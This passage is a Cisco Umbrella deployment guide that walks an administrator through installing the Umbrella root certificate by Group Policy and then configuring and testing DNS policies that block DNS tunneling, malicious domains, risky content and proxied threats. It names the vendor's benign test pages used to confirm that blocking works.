





**Step 5.** Right-click on the new **Group Policy Object** that was created in the previous step and click **Edit**.




**Step 6.** Navigate to **Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies** and right-click **Trusted Root Certification Authorities**. Click **Import**.



**Step 7.** In the **Certificate Import Wizard** click **Browse** and add the certificate downloaded from Umbrella in step 1. Click **Next**.




**Step 8.** Accept all default options until the final windows and click **Finish**.




## Test Connectivity

**Step 1.** Verify that your DNS connections are routed through Cisco Umbrella by navigating to the following page in your client's browser: <https://welcome.umbrella.com>.




**Step 2.** In Umbrella, navigate to **Deployments > Core Identities > Networks** and check that the network is **active**.



## Add Default Policy to Network Identity


The upcoming test cases will be a manipulation of the default policy that is added to the network identity. These deployment steps will show you how to add a DNS policy to our network identity.

**Step 1.** In **Umbrella**, navigate to **Policies > Management > DNS Policies** and click **Add**.



**Step 2.** Click **Next**.

**Step 3.** Click **Networks** and then choose the network that was created in the previous steps.



**Step 4.** Click **Next** until the **Policy Summary** page. Give a **meaningful name** and click **Save**.

### Test Case #1 – Block DNS Tunneling


DNS tunneling utilizes the DNS protocol to communicate non-DNS traffic (such as HTTP) over port 53. There are various, legitimate reasons to utilize DNS tunneling. For example, DNS tunneling is often used as a login mechanism for hotspot security controls at airports to access internet. However, there are also malicious reasons to use DNS Tunneling VPN services.

Attackers know that enterprise network defense allow DNS traffic over port 53. DNS requests are manipulated to exfiltrate data from a compromised system to the attacker’s infrastructure. And in some cases, DNS responses are manipulated for C2 callbacks from the attacker’s infrastructure to a compromised system. For more information see [DNS Tunneling](#).

## Deployment Steps

**Step 1.** In **Umbrella** navigate to **Policies > Management > DNS Policies** and click on the policy that has been applied to your network.

**Step 2.** Under **SecuritySetting Applied**, click **Edit**.



**Step 3.** Ensure that **DNS Tunneling VPN** has been enabled and click **Set & Return**.

## Security Settings

Ensure identities using this policy are protected by selecting or creating a security setting. Click Edit Setting to make changes to any existing settings, or select Add New Setting from the dropdown menu.

### Select Setting

Default Settings

### Categories To Block

EDIT

- Malware  
Websites and other servers that host malicious software, drive-by downloads/exploits, mobile threats and more.
- Newly Seen Domains  
Domains that have become active very recently. These are often used in new attacks.
- Command and Control Callbacks  
Prevent compromised devices from communicating with attackers' infrastructure.
- Phishing Attacks  
Fraudulent websites that aim to trick users into handing over personal or financial information.
- Dynamic DNS  
Block sites that are hosting dynamic DNS content.
- Potentially Harmful Domains  
Domains that exhibit suspicious behavior and may be part of an attack.
- DNS Tunneling VPN  
VPN services that allow users to disguise their traffic by tunneling it through the DNS protocol. These can be used to bypass corporate policies regarding access and data transfer.
- Cryptomining  
Cryptomining allows organizations to control cryptominer access to mining pools and web miners.

### INTEGRATIONS


CANCEL

SET & RETURN

## Test

**Step 1.** Using a device within the protected network, navigate to <http://vpnoverdns.com>.

**Step 2.** Umbrella will block the site due to a security threat.



## Test Case #2 – Protection from Malicious Domains

Cisco Umbrella has the following security categories:

- **C2 Callbacks** – Prevent compromised devices from communicating with hackers' command and control servers
- **Cryptomining** – Block identities from accessing known crypto mining pools which protects you from the recent emergence of Cryptomining malware
- **DNS Tunneling VPN** – Discussed in test case above
- **Dynamic DNS** – Block sites that are hosting dynamic DNS content
- **Malware** – Block requests to access servers hosting malware and compromised websites
- **Newly Seen Domains** – Detect domains that have been seen being queried for the first time very recently
- **Phishing Attacks** – Protect users from fraudulent hoax websites designed to steal personal information
- **Potentially Harmful Domains** – Domains that exhibit suspicious behavior and may be part of an attack

## Deployment Steps

**Step 1.** In **Umbrella**, navigate to **Policies > Management > DNS Policies** and click on the policy that has been applied to your network.

**Step 2.** Under **Security Setting Applied**, click **Edit**.

**Step 3.** Enable each of the categories that you would like to block for your organization.

**Note:** **C2 Callbacks**, **Malware** and **Phishing** are recommended to be **on** by default.

## Test

**Step 1.** Using a device within the protected network, navigate to:

- <http://examplebotnetdomain.com> – Command and Control test page
- <http://examplemalwaredomain.com> – Malware test page
- <http://internetbadguys.com> – Phishing test page

**Step 2.** For more examples, see [Umbrella Test Destinations](#).

**Step 3.** Umbrella will block each site due to a security threat along with all other domains and IP addresses in the threat intelligence database.

### Test Case #3 – Enable Intelligent Proxy

Cisco Umbrella's intelligent proxy intercepts and proxy requests for malicious files embedded within certain so-called "grey" domains. With the use of a proxy, Umbrella avoids the need to proxy requests to domains that are already known to be safe or bad. Most phishing, malware, ransomware, and other threats are hosted on domains that are classified as malicious. It's simple: Umbrella blocks those threats at the DNS layer, with no need to proxy. A domain that poses no threat, such as a content-carrying domain for Netflix or YouTube? Umbrella allows it, and again, no proxy is required. For more information see [Intelligent Proxy](#).

**Note:** When enabling the intelligent proxy, it is highly recommended to also enable *SSL Decryption*, which broadens the scope of your protection. With SSL decryption, the root certificate must be installed.

## Deployment Steps

**Step 1.** In **Umbrella**, navigate to **Policies > Management > DNS Policies** and click on the policy that has been applied to your network.

**Step 2.** Under **Advanced Settings**, toggle on **Enable Intelligent Proxy**.



1 Breach Defense CVD Test Protection DNS Policy Applied To 1 Identity Contains 3 Policy Settings Last Modified May 3, 2021

**Policy Name**  
Breach Defense CVD Test

- 1 Identity Affected**  
1 Network  
[Edit Identity](#)
- 2 Destination Lists Enforced**  
1 Block List  
1 Allow List  
[Edit](#)
- Security Setting Applied: Default Settings**  
Command and Control Callbacks, Malware, Phishing Attacks, plus 5 more will be blocked  
No integration is enabled.  
[Edit](#) [Disable](#)
- File Analysis Enabled**  
File Inspection Enabled  
[Edit](#)
- Content Setting Applied: Low**  
Blocks pornography.  
[Edit](#) [Disable](#)
- Umbrella Default Block Page Applied**  
[Edit](#) [Preview Block Page](#)
- Application Setting Applied: TestApp**  
Facebook will be blocked.  
[Edit](#) [Disable](#)

**Advanced Settings**

- Enable Intelligent Proxy**  
Gain visibility into threats, content, or apps by proxying web connections for risky domains.
- SSL Decryption**  
Enabling SSL decryption allows the intelligent proxy to inspect traffic over HTTPS and block custom URLs in destination lists. Turning on SSL decryption allows HTTPS URL blocking.

ROOT CERTIFICATE +

SELECTIVE DECRYPTION +

**Step 3.** Optionally (and recommended), select **SSL Decryption** which allows the intelligent proxy to inspect traffic over HTTPS.

**Step 4.** Download and install the Cisco Umbrella root certificate (see deployment steps above).

**Step 5.** Optionally, create a list of content categories to exclude from inspection by the intelligent proxy. For more information see [Enable the Intelligent Proxy](#).

**Step 6.** Click **Save**.

## Test

**Step 1.** Using a device within the protected network, navigate to <http://proxy.opendnstest.com>.

**Step 2.** Click on **Allowed URL & blocked page content** to see an example of how the intelligent proxy will allow you to visit a website but block a bad image that has been embedded in that site.

 **Success!**

Most content on this page is safe, except for the image below:




Image URL: [http://proxy.opendnstest.com/images/malicious\\_image.jpg](http://proxy.opendnstest.com/images/malicious_image.jpg)



**Note:** The Intelligent Proxy was able to block this malicious image, while still allowing you to browse the (safe) webpage itself, and can do the same for actual threats.

[← Back to test page](#)

#### Test Case #4 – Enforce Content Filtering

When configuring a policy and determining which categories of content to block, there are several levels of protection to choose from: High, Moderate, Low, and Custom. Categories included in the High, Moderate, and Low levels are predetermined and cannot be changed. Custom includes all levels—High, Moderate, and Low as well as categories unique to Custom. For this test, we will choose Moderate. For more information, see [Manage Content Categories](#).

#### Deployment Steps

- Step 1.** In **Umbrella**, navigate to **Policies > Management > DNS Policies** and click on the policy that has been applied to your network.
- Step 2.** Under **Content Setting Applied**, click **Edit**.

Policies / Management  
DNS Policies

Add Policy Tester

Policies dictate the security protection, category settings, and individual destination lists you can apply to some or all of your identities. Policies also control log levels and how block pages are displayed. Policies are enforced in a descending order, so your top policy will be applied before the second if they share the same identity. To change the priority of your policies, simply drag and drop the policy in the order you'd like. For more information, see Umbrella's [Help](#).

Sorted by Order of Enforcement

| 1   | Breach Defense CVD Test | Protection<br>DNS Policy | Applied To<br>1 Identity | Contains<br>3 Policy Settings | Last Modified<br>May 3, 2021 |
|---|-------------------------|--------------------------|--------------------------|-------------------------------|------------------------------|
| <p><b>Policy Name</b></p> <p>Breach Defense CVD Test</p> <div style="display: flex; justify-content: space-between;"> <div style="width: 45%;"> <p><b>1 Identity Affected</b><br/>1 Network<br/><a href="#">Edit Identity</a></p> <p><b>Security Setting Applied: Default Settings</b><br/>Command and Control Callbacks, Malware, Phishing Attacks, plus 5 more will be blocked.<br/>No integration is enabled.<br/><a href="#">Edit</a> <a href="#">Disable</a></p> <p><b>Content Setting Applied: Low</b><br/>Blocks pornography.<br/><a href="#">Edit</a> <a href="#">Disable</a></p> <p><b>Application Setting Applied: TestApp</b><br/>Facebook will be blocked.<br/><a href="#">Edit</a> <a href="#">Disable</a></p> </div> <div style="width: 45%;"> <p><b>2 Destination Lists Enforced</b><br/>1 Block List<br/>1 Allow List<br/><a href="#">Edit</a></p> <p><b>File Analysis Enabled</b><br/>File Inspection Enabled<br/><a href="#">Edit</a></p> <p><b>Umbrella Default Block Page Applied</b><br/><a href="#">Edit</a> <a href="#">Preview Block Page</a></p> </div> </div> |                         |                          |                          |                               |                              |

**Step 3.** Choose **Moderate** and click **Set & Return**.

| Breach Defense CVD Test   | Protection<br>DNS Policy  | Applied To<br>1 Identity | Contains<br>3 Policy Settings | Last Modified<br>May 3, 2021 |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |
|---|---------------------------|--------------------------|-------------------------------|------------------------------|--------|---------|--------|-------|----------|-------------------------|-----------------------|---------------------------|-------------------|--------|-------------|--------------------|-----------|-----------|-----------|---------|
| <p><b>Limit Content Access</b></p> <p>Access to these sites will be restricted based on the type of content served by the pages of the site. For more information about categories, <a href="#">click here</a></p> <div style="display: flex;"> <div style="width: 45%;"> <p><input type="radio"/> <b>High</b><br/>Blocks adult-related sites, illegal activity, social networking sites, video sharing sites, and general time-wasters.</p> <p><input checked="" type="radio"/> <b>Moderate</b><br/>Blocks all adult-related websites and illegal activity.</p> <p><input type="radio"/> <b>Low</b><br/>Blocks pornography.</p> <p><input type="radio"/> <b>Custom</b><br/>Create a custom grouping of category types.</p> </div> <div style="width: 50%; border: 1px solid #ccc; padding: 10px; margin-left: 10px;"> <p><b>Categories -Moderate</b></p> <p>These are the categories we will block. Note: if you want to make changes create a custom setting</p> <table border="0"> <tr><td>Adware</td><td>Alcohol</td></tr> <tr><td>Dating</td><td>Drugs</td></tr> <tr><td>Gambling</td><td>German Youth Protection</td></tr> <tr><td>Hate / Discrimination</td><td>Internet Watch Foundation</td></tr> <tr><td>Lingerie / Bikini</td><td>Nudity</td></tr> <tr><td>Pornography</td><td>Proxy / Anonymizer</td></tr> <tr><td>Sexuality</td><td>Tasteless</td></tr> <tr><td>Terrorism</td><td>Weapons</td></tr> </table> </div> </div> <p style="text-align: right;"><a href="#">CANCEL</a> <a href="#">SET &amp; RETURN</a></p> |                           |                          |                               |                              | Adware | Alcohol | Dating | Drugs | Gambling | German Youth Protection | Hate / Discrimination | Internet Watch Foundation | Lingerie / Bikini | Nudity | Pornography | Proxy / Anonymizer | Sexuality | Tasteless | Terrorism | Weapons |
| Adware  | Alcohol                   |                          |                               |                              |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |
| Dating  | Drugs                     |                          |                               |                              |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |
| Gambling  | German Youth Protection   |                          |                               |                              |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |
| Hate / Discrimination   | Internet Watch Foundation |                          |                               |                              |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |
| Lingerie / Bikini   | Nudity                    |                          |                               |                              |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |
| Pornography   | Proxy / Anonymizer        |                          |                               |                              |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |
| Sexuality   | Tasteless                 |                          |                               |                              |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |
| Terrorism   | Weapons                   |                          |                               |                              |        |         |        |       |          |                         |                       |                           |                   |        |             |                    |           |           |           |         |

